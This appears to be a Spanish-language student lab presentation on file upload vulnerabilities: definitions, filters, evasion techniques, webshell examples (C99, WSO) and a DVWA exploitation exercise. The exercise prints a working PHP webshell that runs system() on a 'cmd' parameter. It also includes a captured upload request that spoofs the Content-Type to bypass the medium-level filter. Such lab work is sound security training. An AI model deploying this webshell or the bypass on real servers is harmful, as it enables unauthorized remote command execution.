

FILE UPLOAD

- Nicolas Montejano
 - David alonso
- Guillermo Rico
 - Adrian Toral
 - Javier Calvo

¿A qué hace alusión una vulnerabilidad de File Upload?

- Una vulnerabilidad de File Upload se refiere a una brecha de seguridad en una aplicación web.
- Esta vulnerabilidad permite a un atacante cargar un archivo malicioso en el servidor de la aplicación.
- El archivo malicioso puede ser utilizado por el atacante para ejecutar código malicioso en el servidor.
- Esto compromete la seguridad de la aplicación y de los datos almacenados en ella.
- Las vulnerabilidades de File Upload son comunes en las aplicaciones web que permiten a los usuarios cargar archivos.
- Los atacantes pueden utilizar estas vulnerabilidades para obtener acceso no autorizado a un servidor web comprometido.
- La explotación de estas vulnerabilidades puede tener graves consecuencias legales y de seguridad para la aplicación y sus usuarios.
- Es importante que los desarrolladores web implementen medidas de seguridad adecuadas para prevenir la explotación de estas vulnerabilidades.
- Estas medidas pueden incluir la validación de archivos cargados, el control de tamaño y tipo de archivo, y la limitación de permisos en los archivos cargados.
- Además, los usuarios deben ser educados sobre los riesgos asociados con la carga de archivos en aplicaciones web y la importancia de verificar la fuente y la seguridad de los archivos antes de cargarlos.

¿Cuáles son los pasos para explotar este tipo de vulnerabilidad?

Los pasos para explotar una vulnerabilidad de webshell pueden variar dependiendo de la naturaleza de la vulnerabilidad y del software que se esté utilizando para llevar a cabo el ataque. Sin embargo, a continuación se presentan algunos pasos generales que se pueden seguir:

- ▶ Identificar un sitio web vulnerable: el primer paso es encontrar un sitio web que tenga una vulnerabilidad que pueda ser explotada con una webshell. Esto puede hacerse mediante técnicas de escaneo y búsqueda automatizadas o mediante ingeniería social y la persuasión del usuario para que abra una puerta trasera.
- ▶ Encontrar una forma de subir la webshell al servidor: una vez identificado el sitio web vulnerable, el siguiente paso es encontrar una forma de subir la webshell al servidor. Esto puede hacerse mediante la explotación de una vulnerabilidad en el software del servidor o mediante el uso de técnicas de phishing para obtener las credenciales de acceso del usuario con permisos en el servidor.
- ▶ Ejecutar la webshell: una vez que la webshell se ha cargado en el servidor, el siguiente paso es ejecutarla y obtener acceso al sistema. Esto puede hacerse mediante el uso de una interfaz basada en web que permite al atacante ejecutar comandos en el servidor.
- ▶ Mantener el acceso: una vez que se ha obtenido acceso al sistema mediante la webshell, el siguiente paso es mantener ese acceso el mayor tiempo posible. Esto puede hacerse mediante la configuración de puertas traseras adicionales o mediante la elevación de privilegios para obtener un mayor control sobre el sistema.

¿Qué tipo de filtros se suelen poner en las aplicaciones para evitarlos?

- ▶ Filtros de extensión de archivo: permiten que solo se carguen ciertos tipos de archivos permitidos.
- ▶ Filtros de tamaño de archivo: limitan el tamaño máximo permitido para los archivos que se pueden cargar.
- ▶ Filtros de tipo de contenido: examinan el contenido del archivo y determinan si es seguro o no.
- ▶ Filtros de nombres de archivo: pueden buscar palabras clave específicas en el nombre del archivo para identificar si el archivo es seguro o no.
- ▶ Filtros de análisis de contenido: pueden analizar el contenido del archivo para buscar cualquier tipo de contenido inapropiado.

¿Cómo sería posible evadir filtros? Indicar un par de ejemplos

- ▶ La evasión de filtros es una técnica utilizada por los atacantes para evitar ser detectados por los sistemas de seguridad y protegerse de las medidas de protección implementadas por los propietarios de la aplicación.

Algunas técnicas comunes para evadir los filtros incluyen:

- ▶ **Codificación:** Una forma de evadir los filtros es utilizando técnicas de codificación para ocultar el código malicioso dentro de un archivo aparentemente legítimo. Por ejemplo, un atacante puede utilizar una técnica de codificación conocida como "base64" para codificar el código malicioso y enviarlo a través de una carga de archivo. Luego, el código se decodifica en el servidor comprometido y se ejecuta.
- ▶ **Cambio de extensión:** Otro método común para evadir los filtros es cambiar la extensión del archivo malicioso. Por ejemplo, un atacante puede renombrar un archivo PHP malicioso a un archivo JPG y enviarlo a través de una carga de archivo. Si el filtro solo está buscando archivos PHP, el archivo malicioso no será detectado y se cargará en el servidor comprometido.


¿Qué es una webshell? Indicar un par de ejemplos

Una webshell es un tipo de malware que permite a los atacantes tomar el control de un sitio web comprometido. Se trata de una interfaz basada en web que permite a los atacantes ejecutar comandos en el servidor web y acceder a los archivos y bases de datos del sitio.


Algunos ejemplos de webshells incluyen:

- ▶ C99 Shell: es una de las webshells más conocidas y utilizadas por los atacantes. Se trata de una herramienta de administración de archivos basada en web que permite a los atacantes cargar, descargar y editar archivos en el servidor web.
- ▶ WSO Web Shell: es otra webshell popular que permite a los atacantes ejecutar comandos en el servidor web y realizar varias operaciones, incluyendo la carga de archivos, la descarga de archivos, la ejecución de scripts y la ejecución de comandos del sistema.

Explotar una subida de ficheros en DVWA y probar una webshell a elección



The image shows the 'Vulnerability: File Upload' section of the DVWA application. It features a dark header with the DVWA logo. Below the header, the title 'Vulnerability: File Upload' is displayed. The main content area contains a form with the text 'Choose an image to upload:' followed by a file selection button labeled 'Seleccionar archivo' and the text 'Ninguno archivo selec.'. Below this is an 'Upload' button. A red message indicates a successful upload: '../hackable/uploads/hola.php succesfully uploaded!'. A small icon of a broken image is visible next to the message. At the bottom of the form, there is a 'More info' link.



The image shows a webshell interface. It consists of a long input field for commands, followed by an 'Execute' button. Below the input field, the output of the executed commands is displayed, showing the files 'dvwa_email.png' and 'hola.php'.

```

2023-04-26 17:36:13 GET http://10.1.206.94/hackable/uploads/hola.jpg
← 200 OK application/x-php 301b 41.8s
Request
Date: Wed, 26 Apr 2023 14:35:52 GMT
Server: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.
Last-Modified: Wed, 26 Apr 2023 14:32:55 GMT
ETag: "8b0-12d-5fa3e1da1ee45"
Accept-Ranges: bytes
Content-Length: 301
Content-Type: application/x-php
HTML
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']);
">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
</html>

```

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /vulnerabilities/upload/ HTTP/1.1
2 Host: 10.1.206.94
3 Content-Length: 470
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.1.206.94
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary98StASngr0rLtJF1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/111.0.5563.65 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
  plication/signed-exchange;v=b3;q=0.7
0 Referer: http://10.1.206.94/vulnerabilities/upload/
1 Accept-Encoding: gzip, deflate
2 Accept-Language: es-ES,es;q=0.9
3 Cookie: PHPSESSID=3jiem9n25cis9f2opvpakf4ln7; security=medium
4 Connection: close
5
6 -----WebKitFormBoundary98StASngr0rLtJF1
7 Content-Disposition: form-data; name="MAX_FILE_SIZE"
8
9 100000
0 -----WebKitFormBoundary98StASngr0rLtJF1
1 Content-Disposition: form-data; name="uploaded"; filename="hoooola.php"
2 Content-Type: image/png
3
4 <?php
5     if(isset($_GET['cmd']))
6     {
7         system($_GET['cmd']);

```

Explotar una subida de ficheros en DVWA con nivel medio (evasión filtros)

Investigar sobre la realizacion de una reverse shell

- Para que se pueda hacer una reverse shell, el atacante primero debe obtener acceso al sistema objetivo a través de alguna técnica de hacking, como la explotación de una vulnerabilidad en un software, la ingeniería social o la fuerza bruta de contraseñas débiles. Una vez que el atacante ha ganado acceso al sistema, puede ejecutar un comando para establecer una conexión de reverse shell desde el sistema comprometido hacia su propio sistema. Luego, el atacante puede usar esta conexión para enviar comandos y tomar el control remoto del sistema comprometido.